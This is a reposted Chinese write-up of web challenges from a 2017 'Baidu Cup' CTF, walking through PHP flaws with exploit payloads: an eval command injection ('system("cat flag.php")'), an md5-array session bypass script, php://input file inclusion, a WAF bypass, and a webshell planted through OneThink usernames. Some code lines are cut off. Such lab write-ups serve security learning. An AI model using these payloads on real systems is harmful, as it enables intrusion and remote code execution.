“百度杯”CTF比赛（二月场）-web-writeup

转载

weixin_30835923 于 2017-04-04 23:27:00 发布 190 收藏
文章标签： php python runtime
原文链接：http://www.cnblogs.com/zhengjim/p/6666961.html

爆破一：


打开网页看到源代码：

```
<?php
include  "flag.php";
$a  =  @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a  )){
    die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

根据提示这题就是找变量的值，本想爆破，但不太现实。百度 php获取变量的值 有个超全局数组 $GLOBALS

爆破二：

打开网页看到源代码：




```
<?php
include  "flag.php";
$a  =  @$_REQUEST['hello'];
eval(  "var_dump($a);");
show_source(__FILE__);
```

看到了eval() 函数，想到命令执行

提示不在变量中，应该再flag.php中

Exp:

?hello=);system("cat flag.php");//

闭合前面，注释后面

但有一个问题，就是会被i春秋自己的waf挡，我们改成post，然后传一个参数，让其值大约2万个左右。

爆破三：

打开网页看到源代码：

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```


有三个SESSION变量 nums：计数 time：记时 whoami：有个初始值 然后将$str_rands 生成的随机字符赋值给它。

$str_rands 就是生成2位随机的26字母


当满足$_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0， nums+1

写个脚本测试发现当md5(数组)，条件即为真。

```
<?php

    error_reporting(0);

    $arr=$_GET['a'];

    if (substr(md5($arr),5,4)==0){

        echo 'yes';

        }

    else{

        echo 'no';

    }

?>
```




no



yes

所以第一次访问

http://3f53732255ce43aa94a40161e40bc03de58dbfefb0d14523.ctf.game/?value[0]=e&value[1]=a




or <?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){

后面依次传值，10以上就行。

Python脚本：

```
#!usr/bin/env python
#!coding=utf-8

__author__ = 'zhengjim'

import requests

aa = requests.session()
code = aa.get('http://3f53732255ce43aa94a40161e40bc03de58dbfefb0d14523.ctf.game/?value[0]=e&value[1]=a').te
# print code
cc = code[:2]
for i in xrange(10):
    url = 'http://3f53732255ce43aa94a40161e40bc03de58dbfefb0d14523.ctf.game/index.php?value[0]={}&value[1]=
    flag= aa.get(url=url).text
    cc = flag[:2]
print flag
```



include：

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
        include($_REQUEST['path']);
}else{
        include('phpinfo.php');
}
```

看到allow_url_include开启：

Stream Filter support	bzip2.decompress, bzip2.compress
BZip2 Version	1.0.6, 6-Sept-2010


Core

PHP Version	5.6.29

Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	On	On
always_populate_raw_post_data	0	0
arg_separator.input	&	&
arg_separator.output	&	&

直接 php://input就行啦

先ls看有什么文件，然后cat。




```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php <br />show_source</span><span style="col
</span>
</code><?php
$flag="flag{19cd226a-dff9-4fb3-a03b-f6849be099fa}";
```

zone：

没写出来。

参考：http://www.cnblogs.com/Mrsm1th/p/6600876.html

利用nginx 配置不当导致目录遍历下载漏洞。

onethink：

百度找到onethinnk的一个漏洞。

参考：http://www.hackdig.com/06/hack-36510.htm

就是注册个账号为：

%250a%24a%3d%24_GET%5ba%5d%3b%2f%2f%250aecho+%60%24a%60%3b%2f%2f的账号， 但因为账号长度有限制。所以分别两个来注册

账号一：%0a$a=$_GET[a];//

账号二：%0aecho `$a`;//


用burp来改包，不然会失败。

依次登入，也要用burp来改包登入。

然后访问/Runtime/Temp/2bb202459c30a1628513f40ab22fa01a.php

查找下flag位置 cat就行了。

/Runtime/Temp/2bb202459c30a1628513f40ab22fa01a.php?a=cat ../../flag.php



转载于:https://www.cnblogs.com/zhengjim/p/6666961.html